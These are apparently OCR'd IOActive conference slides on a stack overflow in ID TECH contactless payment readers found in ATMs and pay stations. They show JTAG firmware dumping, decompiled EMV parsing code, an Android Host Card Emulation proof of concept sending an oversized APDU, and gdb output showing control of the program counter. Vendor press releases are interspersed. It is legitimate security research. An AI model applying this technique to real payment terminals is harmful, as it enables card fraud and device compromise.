
©2023 IOActive, Inc. All rights reserved.

# IDTECH CASE

- Where to find these vulnerable devices:

- Most of Diebold/Wincor/NCR/Hyosung/Fujitsu ATMs









©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

- Where to find these vulnerable devices:






©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

- Where to find these vulnerable devices:



## CALE / FLOWBIRD PARTNERS WITH ID TECH ON UPCOMING EMV PAYMENTS TECHNOLOGY

Montreal, Canada, September 25, 2018 – CALE, a leading North American company specializing in secure, reliable and effective parking solution and Desjardins Group, one of the top payment solution providers in the world - processing 3.3 billion transactions annually through its Monetico brand - are among the first to introduce the unattended contactless EMV payment method to Canada with "chip and no pin" through the certification of ID TECH's VP5300.

Faster, Efficient and Secure Payment

Effective October 14, 2022, it will become mandatory for all unattended cardholder-activated terminals (pay stations) to be EMV-enabled. CALE is aware of this and is always staying ahead in the industry. The company strives to provide its clients with the latest payment technology by keeping up-to-date with the latest network and data security industry standards.

Not only is the EMV payment solution a smart and proactive investment, it also reduces the merchant's liability in the event of theft. Both merchants and end-users are reassured knowing that the latest payment technology is used.

In order to develop and integrate the state-of-the-art EMV payment solutions, CALE has deployed all required resources and efforts, including CALE's development team in its Montreal head office working in partnership with Desjardins and ID TECH.

Starting very soon, all CALE customers will have the opportunity to upgrade their parking equipment with ID TECH's rugged VP5300 EMV Kit. The EMV Kit includes the VP5300 (PCI 5.X, EMV smart card insert reader) with a "chip and no pin" payment method and the NFC antenna for contactless payments.

The VP5300 secure insert reader supports credit card payments, while the NFC antenna supports payments by credit card, Interac Flash, Apple Pay, Google Pay and Samsung Pay.

CALE and its partners are proud to introduce this new solution to the Canadian market, which provides modern and innovative payment methods for its customers and their end-users.

Please contact your local CALE sales representative for more details.

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

- Where to find these vulnerable devices:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

- Where to find these vulnerable devices:







## VP8300 Specs

Interfaces

USB-HID, USB Keyboard

Operating Temperatures

0°C to 55°C (32°F to 131°F)

Storage Temperatures

-20°C to 60°C (-4°F to 140°F)

Dimensions

1.75 in (44.45 mm) X 5.52 in (140.21 mm) X 4.98 in (126.5 mm)

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

## Advantech and ID TECH Showcase Retail Tablet with New Flexibility for Cashless Payment

### Advantech Launches 8 POS Tablet with ID TECHs ViVOpay to Support 3 Leading Payment Formats

Advantech, a leading industrial computer designer and manufacturer, and ID TECH, a designer and manufacturer of payment devices and components, today announced the launch of the AIM-35 industrial tablet with integrated payments. AIM-35 tablets are designed for the demanding needs of retail and hospitality businesses.

Advantech and ID TECH have aligned to incorporate ID TECHs VP3300 payment solution with the Advantech AIM-35 rugged tablet to provide an integrated mobile tablet payment

## Advantech and ID TECH Showcase Retail Tablet with New Flexibility for Cashless Payment


### Advantech Launches 8” POS Tablet with ID TECH’s ViVOpay to Support 3 Leading Payment Formats




**Milpitas, CA** – Advantech, a leading industrial computer designer and manufacturer, and ID TECH, a designer and manufacturer of payment devices and components, today announced the launch of the AIM-35 industrial tablet with integrated payments. AIM-35 tablets are designed for the demanding needs of retail and hospitality businesses.

©2023 IOActive, Inc. All rights reserved.

IOActive.



# VULNERABILITIES (IDTECH)




©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

## Kiosk III Firmware extraction. JTAG



```
telnet: connect to address ::1: Connection refused
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
©2019 IOActive, Inc. All rights reserved. [13]
Open On-Chip Debugger
> flash banks
#0 : kx.pflash0 (kinetis) at 0x00000000, size 0x00080000, buswidth
0, chipwidth 0
#1 : kx.pflash1 (kinetis) at 0x00000000, size 0x00000000, buswidth
0, chipwidth 0
> flash read_bank 0 kiosk3_dump 0 0x00080000
wrote 524288 bytes to file kiosk3_dump from flash bank 0 at offset
0x00000000 in
7.163636s (71.472 KiB/s)
> halt
target halted due to debug-request, current mode: Thread
xPSR: 0x81000000 pc: 0x000155e8 psp: 0x1fffd850
> reg
===== arm v7m registers
(0) r0 (/32): 0x1FFFDB7C
(1) r1 (/32): 0xB6D2C2C8
(2) r2 (/32): 0x02020202
(3) r3 (/32): 0x03030303
(4) r4 (/32): 0x04040404
(5) r5 (/32): 0x05050505
(6) r6 (/32): 0x06060606
(7) r7 (/32): 0x07070707
(8) r8 (/32): 0x08080808
(9) r9 (/32): 0x09090909
(10) r10 (/32): 0x10101010
(11) r11 (/32): 0x11111111
(12) r12 (/32): 0x12121212
(13) sp (/32): 0x1FFFD850
(14) lr (/32): 0x14141414
(15) pc (/32): 0x000155E8
```


©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

Bare metal firmware( no OS ),
no symbols, no strings.

ARM. Aprox 1600 functions




©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

- Locate where the code parses APDUs from card:

1. Locate memory address range for peripheral that receives the data.

2. Look for the bytes that the reader sends to the card:

EMV PPSE (Proxymity Payment System Environment):

2PAY.SYS.DDF01




©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

```
v1 = a1;
sub_29454(536931464, 0, 512);
((void (__fastcall *)(char *, const char *, signed int))loc_2B84C)(&v33, "2PAY.SYS.DDF01", 16);
v2 = 0;
v3 = 1;
for ( i = 0; i < v1[4]; ++i )
{
  if ( BYTE1(v1[16 * i + 12]) != 6 )
  {
    v3 = 0;
    break;
  }
}
v5 = 1;
for ( j = 0; j < v1[4]; ++j )
{
  if ( BYTE1(v1[16 * j + 12]) != 3 )
  {
    v5 = 0;
    break;
  }
}
v25 = v1[2];
v27 = -92;
v26 = 0;
v28 = 4;
v29 = 0;
v30 = 14;                                       // Sends PPSE to card
sub_2B82C((int)&v31, &v33, 0xEu);
v32 = 0;
MEMORY[0x2000F658] = 0;
recv_length = (unsigned __int8 *)recv_card(*v1, (int)&v25, 21, (unsigned __int8 *)&emv_byte_1, 272, v1 + 598, v5);// Receives data from Card
if ( (unsigned int)recv_length < 2 && v3 )      // Start parsing
  return 221;
v9 = sub_3C7E4((int)&v34, v1[1], v1[3]);
v10 = &emv_byte_1;
if ( v1[598] != 0xF )
{
  MEMORY[0x2000EC88] = (_BYTE)recv_length;
  copia_loop(0x2000EC89, &emv_byte_1, (unsigned int)recv_length);
  v11 = (char *)&recv_length[(_DWORD)&emv_byte_1];
  if ( (unsigned int)recv_length < 2 )
    goto LABEL_75;
  v12 = (unsigned __int8)*(v11 - 2);
  v13 = v12 == 0x90;
  if ( v12 == 0x90 )
    v13 = *(v11 - 1) == 0;
  if ( v13 )
  {
    v15 = check_sizes_((unsigned __int8 *)&emv_byte_1, (int)recv_length);// Sanity checks
    v16 = v15 == 0;
    if ( !v15 )
      goto LABEL_47;
    v17 = emv_byte_1 == 0x6F;
    if ( emv_byte_1 == 0x6F )
    {
      if ( emv_byte_2 & 0x80 )
      {
        k = (char *)emv_byte_3;
        recv_length = (unsigned __int8 *)&emv_restof_bytes;
      }
      else
      {
        k = (char *)emv_byte_2;
        recv_length = &emv_byte_3;
      }
      v22 = recv_length;
      v10 = k;
      while ( 1 )
      {
        v16 = recv_length == 0;
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

```
        v16 = recv_length == 0;
LABEL_47:
        if ( v16 )
          break;
        if ( *recv_length == 0xA5 )
        {
          if ( recv_length[1] & 0x80 )
          {
            k = (char *)recv_length[2];
            v18 = recv_length + 3;
          }
          else
          {
            k = (char *)recv_length[1];
            v18 = recv_length + 2;
          }
          while ( v18 )
          {
            v19 = *v18;
            v20 = v19 == 0xBF;
            if ( v19 == 0xBF )
              v20 = v18[1] == 0xC;
            if ( v20 )
            {
              if ( v18[2] & 0x80 )
              {
                v24 = v18[3];
                v21 = v18 + 4;
              }
              else
              {
                v24 = v18[2];
                v21 = v18 + 3;
              }
              while ( v21 )
              {
                if ( *v21 == 0x61 && AID_CHECK((int)v1, v21, 0, (int *)&v22) )
                {
                  v2 = 1;
                  break;
                }
                v21 = sub_2A8DA(v21, (unsigned int *)&v24, 0);
              }
              if ( !(v5 ^ 1 | v2) )
              {
                v47 = 28;
                v48 = 1;
                v43 = 10;
                v46 = 28;
                v40 = v40 & 0xF | 0x40;
                sub_3D256((int)&v34, 0x13u, 0);
                v35 = 10;
                v36 = 2;
                v37 = *(v11 - 2);
                v38 = *(v11 - 1);
                v39 = 1;
                goto LABEL_71;
              }
              goto LABEL_72;
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

```
signed int __fastcall AID_CHECK(int a1, unsigned __int8 *a2, int a3, int *a4)
{
  unsigned int v4; // r5@0
  int v5; // r8@1
  unsigned __int8 *v6; // r9@1
  unsigned __int8 *v7; // r7@2
  int v8; // r0@2
  unsigned int i; // r4@4
  unsigned __int8 *v10; // r10@8
  unsigned __int8 *v11; // r6@24
  bool v12; // zf@25
  int v13; // r0@31
  bool v14; // cf@33
  int v15; // r0@42
  bool v16; // zf@42
  unsigned int v17; // r0@49
  unsigned int j; // r4@51
  int v19; // r10@54
  unsigned int v20; // r2@55
  char v21; // r0@60
  int v22; // r1@61
  bool v23; // zf@62
  int v25; // [sp-Ch] [bp-3Ch]@60
  int v26; // [sp-8h] [bp-38h]@60
  int v27; // [sp-4h] [bp-34h]@60
  int v28; // [sp+0h] [bp-30h]@8
  int v29; // [sp+4h] [bp-2Ch]@48
  int v30; // [sp+8h] [bp-28h]@2

  v5 = a1;
  v6 = 0;
  if ( a2[1] & 0x80 )
  {
    v30 = a2[2];
    v7 = a2 + 3;
    v8 = v30 + 3;
  }
  else
  {
    v7 = a2 + 2;
    v30 = a2[1];
    v8 = v30 + 2;
  }
  *a4 = v8;
  for ( i = 0; i < *(_DWORD *)(v5 + 16); ++i )
  {
    if ( *(_BYTE *)(v5 + (i << 6) + 0x30) )
    {
      v10 = v7;
      *(_DWORD *)(v5 + 20) = i;
      v28 = v30;
      while ( v10 )
      {
        v6 = 0;
        if ( *v10 == 0x4F )
        {
          v4 = v10[1];
          if ( v4 & 0x80 )
          {
            v4 = v10[2];
            if ( v4 - 5 >= 0xC )
              return 0;
            v6 = v10 + 3;
          }
          else
          {
            if ( v4 - 5 >= 0xC )
              return 0;
            v6 = v10 + 2;
          }
          if ( v6
            && !posible_memcpy(
                  (unsigned __int8 *)(v5 + (*(_DWORD *)(v5 + 20) << 6) + 28),
                  v6,
```

```
    }
  }
  v11 = (unsigned __int8 *)(v5 + 2396);
  *v11 = -1;
  v11[1] = -1;
  v11[2] = 0;
  while ( v7 )
  {
    v13 = *v7;
    if ( v13 == 0x4F )
    {
      v4 = v7[1];
      if ( v4 & 0x80 )
      {
        v4 = v7[2];
        v14 = v4 - 5 >= 0xC;
        if ( v4 - 5 < 0xC )
          v6 = v7 + 3;
      }
      else
      {
        v14 = v4 - 5 >= 0xC;
        if ( v4 - 5 < 0xC )
          v6 = v7 + 2;
      }
      if ( v14 )
        return 0;
    }
    else if ( v13 == 0x9F )
    {
      v15 = v7[1];
      v16 = v15 == 0x2A;
      if ( v15 == 0x2A )
        v16 = v7[2] == 8;
      if ( v16 )
        *(_BYTE *)(v5 + 2396) = v7[3];
    }
    else
    {
      v12 = v13 == 0xDF;
      if ( v13 == 0xDF )
        v12 = v7[1] == 97;
      if ( v12 )
        *(_BYTE *)(v5 + 2397) = v7[3];
    }
    v7 = sub_2A8DA(v7, (unsigned int *)&v30, 0);
  }
  if ( v6 )
  {
    v28 = 160;
    v29 = 66;
    v4 = (unsigned __int8)v4;
    if ( (unsigned int)(unsigned __int8)v4 - 5 < 0xC )
      v17 = (unsigned int)-(posible_memcpy((unsigned __int8 *)&v28, v6, 5u) < 1) >> 31;
    else
      LOBYTE(v17) = 0;
    *(_BYTE *)(v5 + 2398) = v17;
    for ( j = 0; ; ++j )
    {
      if ( j >= *(_DWORD *)(v5 + 16) )
        goto LABEL_71;
      v19 = v5 + (j << 6);
      if ( *(_BYTE *)(v19 + 49) == 6 )
      {
        if ( !posible_memcpy((unsigned __int8 *)(v5 + (j << 6) + 28), v6, 5u) )
        {
          *(_DWORD *)(v5 + 20) = j;
LABEL_71:
          if ( j < *(_DWORD *)(v5 + 16) )
            return 1;
          return 0;
        }
      }
      else
```

©2023 IOActive, Inc. All rights reserved.

# VULNERABILITIES

```
signed int __fastcall check_sizes_(unsigned __int8 *emv_buf, int recv_size)
{
  unsigned __int8 *emv_buf2; // r4@1
  int recv_size2; // r5@1
  int first_emv_byte; // r0@1
  int second_or_3_byte; // r6@1
  signed int v6; // r7@2
  signed int v7; // r1@2
  int v8; // r1@5
  __int16 v10; // [sp+0h] [bp-18h]@7

  emv_buf2 = emv_buf;
  recv_size2 = recv_size;
  first_emv_byte = *emv_buf;
  second_or_3_byte = emv_buf2[1];
  if ( (first_emv_byte & 0x1F) != 0x1F )
  {
    v6 = 4;
    if ( !(second_or_3_byte & 0x80) )
      goto LABEL_7;
    if ( second_or_3_byte == 0x81 )
    {
      second_or_3_byte = emv_buf2[2];
      v6 = 5;
      goto LABEL_7;
    }
    if ( second_or_3_byte == 0x82 )
    {
      v6 = 6;
      second_or_3_byte = 257 * emv_buf2[2];
      goto LABEL_7;
    }
    return 0;
  }
  v6 = 5;
  first_emv_byte = (first_emv_byte << 8) + second_or_3_byte;
  v7 = 2;
  if ( first_emv_byte & 0x80 )
  {
    v6 = 6;
    v7 = 3;
    first_emv_byte = emv_buf2[2] + (first_emv_byte << 8);
  }
  second_or_3_byte = emv_buf2[v7];
  if ( second_or_3_byte & 0x80 )
  {
    v8 = (int)&emv_buf2[v7];
    if ( second_or_3_byte == 0x81 )
    {
      second_or_3_byte = *(unsigned __int8 *)(v8 + 1);
      ++v6;
      goto LABEL_7;
    }
    if ( second_or_3_byte == 0x82 )
    {
      v6 += 2;
      second_or_3_byte = *(unsigned __int8 *)(v8 + 2) + (*(unsigned __int8 *)(v8 + 1) << 8);
      goto LABEL_7;
    }
    return 0;
  }
}
```

If second byte == 0x82

Next two bytes specify the size of the message (0xFFFF max)

What the hell?

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

## Extended APDU Format

To express extended length, the APDU format has changed. The table below summarizes the format

**TABLE 5-1 Extended APDU Format**

| Field | Description | Number of Bytes |
|---|---|---|
| Command Header | Class byte CLA | 1 |
| Command Header | Instruction byte INS | 1 |
| Command Header | Parameter bytes P1- P2 | 2 |
| LC Field | Absent for Nc = 0. Present for Nc > 0 | 0, 1, or 3 |
| Data Field | Absent if Nc = 0, present if Nc >0 | Nc |
| LE Field | Absent for Ne = 0, present for Ne > 0 | 0, 1, 2 or 3 |
| Response Data | Absent if Nr = 0, present if Nr >0 | Nr (max. Ne) |
| Response Status | Status bytes SW1 SW2 | 2 |
| | NOTATION<br>Nc = command data length<br>Ne = expected response data length<br>Nr = actual response data length | |

Si 0 <= LENGTH < 0x7F(127) => LENGTH 1 byte = XX

Si 0x7F < LENGTH < 0xFF(255) => LENGTH 2 byte = 81 XX

Si 0xFF < LENGTH < 0xFFFF(65535) => LENGTH 3 byte = 82 XX XX

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

If we are able to send an APDU bigger than 0x138h we can control $PC!

```
50  char emv_byte_1; // [sp+4B8h] [bp-138h]@11
51  unsigned __int8 emv_byte_2; // [sp+4B9h] [bp-137h]@19
52  unsigned __int8 emv_byte_3; // [sp+4BAh] [bp-136h]@31
53  char emv_restof_bytes; // [sp+4BBh] [bp-135h]@31
54
55  v1 = a1;
56  sub_29454(536931464, 0, 512);
57  ((void (__fastcall *)(char *, const char *, signed int))loc_2B84C)(&v33, "2PAY.SYS.DDF01", 16);
58  v2 = 0;
59  v3 = 1;
60  for ( i = 0; i < v1[4]; ++i )
61  {
62    if ( BYTE1(v1[16 * i + 12]) != 6 )
63    {
64      v3 = 0;
65      break;
66    }
67  }
68  v5 = 1;
69  for ( j = 0; j < v1[4]; ++j )
70  {
71    if ( BYTE1(v1[16 * j + 12]) != 3 )
72    {
73      v5 = 0;
74      break;
75    }
76  }
77  v25 = v1[2];
78  v27 = -92;
79  v26 = 0;
80  v28 = 4;
81  v29 = 0;
82  v30 = 14;                                     // Sends PPSE to card
83  sub_2B82C((int)&v31, &v33, 0xEu);
84  v32 = 0;
85  MEMORY[0x2000F658] = 0;
86  recv_length = (unsigned __int8 *)recv_card(*v1, (int)&v25, 21, (unsigned __int8 *)&emv_byte_1, 272, v1 + 598, v5);// Receives data from Card
87  if ( (unsigned int)recv_length < 2 && v3 )    // Start parsing
88    return 221;
89  v9 = sub_3C7E4((int)&v34, v1[1], v1[3]);
90  v10 = &emv_byte_1;
91  if ( v1[598] != 0xF )
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

How we can send an Extended APDU ?

Many NFC chips that supports emulation doesn’t support extended APDU.


With the ACR122u you can only send max of 0xFF bytes




©2023 IOActive, Inc. All rights reserved.

# VULNERABILITIES

## SOLUTION:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

Hi,

I'm also a frustated Google Pixel XL owner who cannot use NFC with Extended Length.

I'm also unable to use my German national ID Card:

https://play.google.com/store/apps/details?id=com.governikus.ausweisapp2&hl=de

https://www.ausweisapp.bund.de/informieren/feldtest/

**r....@gmail.com** <r....@gmail.com> #36

I would like to use my german nPA but this fucking issue...

**ad...@gmail.com** <ad...@gmail.com> #37

Does the Pixel 2 series support this feature now or is it unsupported?

**ws...@gmail.com** <ws...@gmail.com> #38

According to AusweisApp2 (when trying to use the German nPA eID card), NFC extended length still isn't supported on my new Pixel 2 XL \0/
Go, go, go, Google! 2023! You can still make it!

**sm...@gmail.com** <sm...@gmail.com> #67 Mar 19, 2020 05:04PM

FYI for the people still spamming this issue: It is fixed in Android Open Source Project Code.

The fix was that AOSP now allows device vendors to specify the maximum transceive length which the NFC hardware they use allows. If your device has Android O or later the problem is not to be solved by the AOSP project but by the vendor/OEM of your device. Either the hardware does not support extended length or the vendor did not configure the Android build running on your device to support this.

Don't complain to AOSP. Complain to the vendor of your device.

©2023 IOActive, Inc. All rights reserved.

# VULNERABILITIES

Google Pixel for the rescue:



Show 160 common lines +10 below

```
161 #define GKI_BUF2_MAX 45
162 #endif
163
164 /* The ID of buffer pool 2. */
165 #ifndef GKI_POOL_ID_2
166 #define GKI_POOL_ID_2 2
167 #endif
168
169 /* The size of the buffers in pool 3. */
170 #ifndef GKI_BUF3_SIZE
171 #define GKI_BUF3_SIZE 2500
172 #endif
173
174 /* The number of buffers in buffer pool 3. */
175 #ifndef GKI_BUF3_MAX
176 #define GKI_BUF3_MAX 30
177 #endif
178
179 /* The ID of buffer pool 3. */
180 #ifndef GKI_POOL_ID_3
181 #define GKI_POOL_ID_3 3
```

Show 160 common lines +10 below

```
161 #define GKI_BUF2_MAX 45
162 #endif
163
164 /* The ID of buffer pool 2. */
165 #ifndef GKI_POOL_ID_2
166 #define GKI_POOL_ID_2 2
167 #endif
168
169 /* The size of the buffers in pool 3. */
170 #ifndef GKI_BUF3_SIZE
171 #define GKI_BUF3_SIZE (0xFFB0)
172 #endif
173
174 /* The number of buffers in buffer pool 3. */
175 #ifndef GKI_BUF3_MAX
176 #define GKI_BUF3_MAX 30
177 #endif
178
179 /* The ID of buffer pool 3. */
180 #ifndef GKI_POOL_ID_3
181 #define GKI_POOL_ID_3 3
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

## Create your own Android app using Host Card Emulation:

```
import ...

public class MyHCEService extends HostApduService {

    String AID = "325041592E5359532E4444463031";
    String resp = "6F8206E9848206D04141414141414141414
```

# VULNERABILITIES




```
(gdb) x/20i $pc
=> 0x515a6: ldmia.w sp!, {r4, r5, r6, r7, r8, r9, r10, r11, pc}
0x515aa: nop
0x515ac: stc 0, cr2, [r8], {0}
0x515b0: ; <UNDEFINED> instruction: 0xb8b4
0x515b2: movs r6, r0
0x515b4: ; <UNDEFINED> instruction: 0xf6582000
0x515b8: strh r4, [r4, #44] ; 0x2c
0x515ba: movs r0, #0
0x515bc: stmdb sp!, {r4, r5, r6, r7, r8, r9, r10, r11, lr}
(gdb) ni
0x41414140 in ?? ()
(gdb) info reg
r0 0x0 0
r1 0x3 3
r2 0x10 16
r3 0x3 3
r4 0x41414141 1094795585
r5 0x41414141 1094795585
r6 0x41414141 1094795585
r7 0x41414141 1094795585
r8 0x41414141 1094795585
r9 0x41414141 1094795585
r10 0x41414141 1094795585
r11 0x41414141 1094795585
r12 0x9f544944 -1621866172
